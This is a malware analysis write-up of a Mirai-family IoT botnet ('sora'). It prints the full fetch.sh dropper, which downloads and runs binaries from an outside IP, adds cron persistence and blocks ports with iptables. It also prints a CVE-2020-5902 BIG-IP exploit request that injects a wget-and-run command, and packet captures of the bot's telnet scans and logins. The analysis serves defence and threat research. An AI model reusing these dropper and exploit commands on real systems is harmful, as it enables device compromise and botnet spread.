LINUX MIRAI IOT BOTNET

ITS ALL ABOUT THE BASH!

FETCH.SH:

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.x86; curl -O http://79.124.8.24/bins/sora.x86;cat sora.x86 >sysctl;chmod +x *;./sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.mips; curl -O http://79.124.8.24/bins/sora.mips;cat sora.mips >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.mpsl; curl -O http://79.124.8.24/bins/sora.mpsl;cat sora.mpsl >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.arm4; curl -O http://79.124.8.24/bins/sora.arm4;cat sora.arm4 >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.arm5; curl -O http://79.124.8.24/bins/sora.arm5;cat sora.arm5 >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.arm6; curl -O http://79.124.8.24/bins/sora.arm6;cat sora.arm6 >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.arm7; curl -O http://79.124.8.24/bins/sora.arm7;cat sora.arm7 >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.ppc; curl -O http://79.124.8.24/bins/sora.ppc;cat sora.ppc >sysctl;chmod +x *;./sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.m68k; curl -O http://79.124.8.24/bins/sora.m68k;cat sora.m68k >sysctl;chmod +x *;./
sysctl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /etc/init.d || cd /; wget http://79.124.8.24/
bins/sora.sh4; curl -O http://79.124.8.24/bins/sora.sh4;cat sora.sh4 >sysctl;chmod +x *;./sysctl
sudo su

echo > /etc/cron.d/start
echo "00 00   * * *   root    PATH="$PATH:/var/run/sysctl"" > /etc/cron.d/start
echo > /etc/cron.daily/dkpp
echo "00 00   * * *   root    PATH="$PATH:/var/run/sysctl"" > /etc/cron.daily/dkpp
iptables -F
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 443 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
iptables -A INPUT -p tcp --dport 9000 -j DROP
iptables -A INPUT -p tcp --dport 8089 -j DROP
iptables -A INPUT -p tcp --dport 7070 -j DROP
iptables -A INPUT -p tcp --dport 8081 -j DROP
iptables -A INPUT -p tcp --dport 9090 -j DROP
iptables -A INPUT -p tcp --dport 161 -j DROP
```

The bash script (fetch.sh) does the following:

- It downloads the main executable:

REQUEST:

```
47 45 54 20 2F 62 69 6E 73 2F 73 6F 72 61 2E 78        GET /bins/sora.x
38 36 20 48 54 54 50 2F 31 2E 31 0D 0A 55 73 65        86 HTTP/1.1..Use
72 2D 41 67 65 6E 74 3A 20 57 67 65 74 2F 31 2E        r-Agent: Wget/1.
31 37 2E 31 20 28 6C 69 6E 75 78 2D 67 6E 75 29        17.1 (linux-gnu)
0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41        ..Accept: */*..A
```

```
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
0A 44 61 74 65 3A 20 54 75 65 2C 20 32 35 20 46        .Date: Tue, 25 F
65 62 20 32 30 32 30 20 32 31 3A 30 33 3A 35 39        eb 2020 21:03:59
20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
```

RESPONSE:

```
61 63 68 65 2F 32 2E 32 2E 32 32 20 28 44 65 62        ache/2.2.22 (Deb
69 61 6E 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66        ian)..Last-Modif
69 65 64 3A 20 54 75 65 2C 20 32 35 20 46 65 62        ied: Tue, 25 Feb
20 32 30 32 30 20 32 30 3A 35 38 3A 35 36 20 47         2020 20:58:56 G
4D 54 0D 0A 45 54 61 67 3A 20 22 34 38 30 39 37        MT..ETag: "48097
2D 32 62 63 62 37 2D 35 39 66 36 63 63 31 39 31        -2bcb7-59f6cc191
65 39 64 31 22 0D 0A 41 63 63 65 70 74 2D 52 61        e9d1"..Accept-Ra
6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E        nges: bytes..Con
74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 37 39        tent-Length: 179
33 38 33 0D 0A 4B 65 65 70 2D 41 6C 69 76 65 3A        383..Keep-Alive:
20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D         timeout=5, max=
31 30 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A        100..Connection:
20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A 7F         Keep-Alive....
45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00 02        ELF.............
00 28 00 01 00 00 00 94 81 00 00 34 00 00 00 18        .(.........4....
2C 02 00 02 00 00 04 34 00 20 00 05 00 28 00 1D        ,......4. ...(..
00 1A 00 01 00 00 70 BC BA 01 00 BC 3A 02 00 BC        ......p.....:...
3A 02 00 18 01 00 00 18 01 00 00 04 00 00 00 04        :...............
00 00 00 01 00 00 00 00 00 00 00 00 80 00 00 00        ............?...
80 00 00 D4 BB 01 00 D4 BB 01 00 05 00 00 00 00        ?...............
```

- The downloaded file is saved as sysctl
- The file (sysctl) is executed
- A cronjob is added for persistence.

```
00 00   * * *   root    PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/
usr/bin:/sbin:/bin:/snap/bin:/var/run/sysctl
```

- The payload uses iptables to drop all packets received on the following ports.

```
22, 23, 80, 443, 8080, 9000, 8089,7070, 8081, 9090, 161
```

– Botnet starts scanning right away. Its mostly looking for BigIP and other IoT devices.

```
r4 = connect_bigIP(r4, 0x1bb);          // PORT 443 (BIG-IP/F5 [CVE-2020-5902])
            memcpy(sp, "GET /tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=cd+/
tmp+rm +-rf+*;wget+http://79.124.8.24/fetch.sh;chmod+777+fetch.sh;sh +fetch.sh HTTP/1.1\r\nUser-
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n\r\n", 0xf5);
```

```
mov         r4, r0
mov         r2, #0xf5
mov         r0, sp
bl          memcpy
cmp         r4, #0x0
```

If successful, it calls write() using the existing socket FD

000152e0 (strcpy)

```
mov         r1, sp
mov         r2, r0
mov         r0, r4
bl          write
```

It loads the following sharedObjects

```
/lib/x86_64-linux-gnu/libpcre.so.3.13.2
/lib/x86_64-linux-gnu/libpcre.so.3.13.2
/lib/x86_64-linux-gnu/libpcre.so.3.13.2
/lib/x86_64-linux-gnu/libpcre.so.3.13.2
/lib/x86_64-linux-gnu/libdl-2.23.so
/lib/x86_64-linux-gnu/libdl-2.23.so
/lib/x86_64-linux-gnu/libdl-2.23.so
/lib/x86_64-linux-gnu/libdl-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so
/lib/x86_64-linux-gnu/libc-2.23.so

/lib/x86_64-linux-gnu/libpthread-2.23.so
/lib/x86_64-linux-gnu/libpthread-2.23.so
/lib/x86_64-linux-gnu/libpthread-2.23.so
/lib/x86_64-linux-gnu/libpthread-2.23.so

/lib/x86_64-linux-gnu/libgcc_s.so.1
/lib/x86_64-linux-gnu/libgcc_s.so.1
/lib/x86_64-linux-gnu/libgcc_s.so.1
/lib/x86_64-linux-gnu/libm-2.23.so
/lib/x86_64-linux-gnu/libm-2.23.so
```

The new process uses socket operations

```
socket(PF_INET, SOCK_STREAM, IPPROTO_IP)
connect(0, {sa_family=AF_INET, sin_port=htons(int PORT), sin_addr=inet_addr("char *ipAddress")},
16)
```

It uses select() and timeout of 10 seconds for each ip address with 'N' number of iterations.

Let’s look at some of the real-time scan results:

1)

```
FF FD 01 FF FD 1F FF FB 01 FF FB 03 0D 0D 0A 52          ...............R
44 4B 20 28 41 20 59 6F 63 74 6F 20 50 72 6F 6A          DK (A Yocto Proj
65 63 74 20 62 61 73 65 64 20 44 69 73 74 72 6F          ect based Distro
29 20 32 2E 30 20 44 6F 63 73 69 73 2D 47 61 74          ) 2.0 Docsis-Gat
65 77 61 79 0D 0A 0D 0D 0A 0D 44 6F 63 73 69 73          eway......Docsis
2D 47 61 74 65 77 61 79 20 6C 6F 67 69 6E 3A 20          -Gateway login:


20 20 2A 0D 0A 2A 20 20 20 20 20 20 54 68 69 73            *..*      This
20 69 73 20 61 20 70 72 69 76 61 74 65 20 63 6F           is a private co
6D 6D 75 6E 69 63 61 74 69 6F 6E 20 73 79 73 74          mmunication syst
65 6D 2E 20 20 20 20 20 20 20 20 20 20 20 20 2A          em.            *
0D 0A 2A 20 20 20 55 6E 61 75 74 68 6F 72 69 7A          ..*   Unauthoriz
65 64 20 61 63 63 65 73 73 20 6F 72 20 75 73 65          ed access or use
20 6D 61 79 20 6C 65 61 64 20 74 6F 20 70 72 6F           may lead to pro
73 65 63 75 74 69 6F 6E 2E 20 20 20 2A 0D 0A 2A          secution.   *..*
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A          **********
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A          **********
2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A          **********
2A 2A 2A 2A 2A 2A 2A 2A 0D 0A 0D 0A 0D 0A 0D 0A          **********......
4C 6F 67 69 6E 20 61 75 74 68 65 6E 74 69 63 61          Login authentica
74 69 6F 6E 0D 0A 0D 0A 0D 0A 55 73 65 72 6E 61          tion......Userna
6D 65 3A                                                 me:
```

2)

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
     PORT INFORMATION (23, 6052)
     SEQUENCE INFORMATION (323182552, 3028508936)

     |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
     (69)
    FF FB 01 FF FB 03 0D 0A 6C 6F 67 69 6E 3A 20            ........login:
```

3)

```
============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 202.151.68.255      TO IP ADDRESS 172.16.223.159
       PORT INFORMATION (23, 50060)
       SEQUENCE INFORMATION (1979088446, 3556482127)

       |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
       (105)
    FF FD 01 FF FD 21 FF FB 01 FF FB 03 42 43 4D 39         .....!......BCM9
    36 33 32 36 38 20 42 72 6F 61 64 62 61 6E 64 20         63268 Broadband
    52 6F 75 74 65 72 0D 0A 4C 6F 67 69 6E 3A 20            Router..Login:
```

4) Malware trying to login to a device using **uid** = admin on port 1312

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859736, 3583623671)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    61 00 00 00 00 00                                        a.....


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623671, 75859737)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                        ......


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623671, 75859737)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    2A 00 00 00 00 00                                        *.....


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859737, 3583623672)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                        ......


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859737, 3583623672)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    64 00 00 00 00 00                                        d.....


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623672, 75859738)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                        ......


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859738, 3583623672)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    6D 00 00 00 00 00                                        m.....


========================== (UDURRANI) ================================
```

```
(ACKN) ACK PACKET SENT FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623672, 75859739)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                      ......

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623672, 75859739)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    2A 00 00 00 00 00                                      *.....

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859739, 3583623673)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                      ......

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859739, 3583623673)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    69 00 00 00 00 00                                      i.....

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623673, 75859740)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                      ......

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623673, 75859740)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
    2A 00 00 00 00 00                                      *.....

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859740, 3583623674)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                      ......

============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859740, 3583623674)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (60)
```

```
    6E 00 00 00 00 00                                       n.....
```


```
============================ (UDURRANI) ================================
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623676, 75859743)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (68)
    0D 0A 0D 0A 1B 5B 32 4A 1B 5B 31 3B 31 48               .....[2J.[1;1H


============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.159     TO IP ADDRESS XX.XX.XX.XX
      PORT INFORMATION (33418, 1312)
      SEQUENCE INFORMATION (75859743, 3583623690)
      |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
      (60)
    00 00 00 00 00 00                                       ......


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM XX.XX.XX.XX  TO IP ADDRESS 172.16.223.159
      PORT INFORMATION (1312, 33418)
      SEQUENCE INFORMATION (3583623690, 75859743)

      |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
      (115)
    0D 1B 5B 39 31 6D 5B 21 5D 20 49 4E 56 41 4C 41         ..[91m[!] INVALA
    44 20 49 4E 46 4F 52 4D 41 54 49 4F 4E 0D 0A 1B         D INFORMATION...
    5B 39 31 6D 70 72 65 73 73 20 61 6E 79 20 6B 65         [91mpress any ke
    79 20 74 6F 20 65 78 69 74 1B 5B 30 6D                  y to exit.[0m
```


5) Other login prompts

- 0D 0A 0D 0A 4C 6F 67 69 6E 20 61 75 74 68 65 6E
- 0D 0A 6C 6F 67 69 6E 3A 20
- 28 6E 6F 6E 65 29 20 6C 6F 67 69 6E 3A 20
- 2D 47 61 74 65 77 61 79 20 6C 6F 67 69 6E 3A 20
- 4C 6F 67 69 6E 20 61 75 74 68 65 6E 74 69 63 61
- 65 29 20 6C 6F 67 69 6E 3A 20
- FF FB 01 FF FB 03 0D 0A 6C 6F 67 69 6E 3A 20

Use of multiple processes:

The malware works in a multi-process fashion. A new process is spawned to do the job. Here is how the process hierarchy looks.







Some Linux EDR solutions may not be able to record all the activity. The network activity is extremely fast as well. Here is a quick look into the network activity and the control flags:

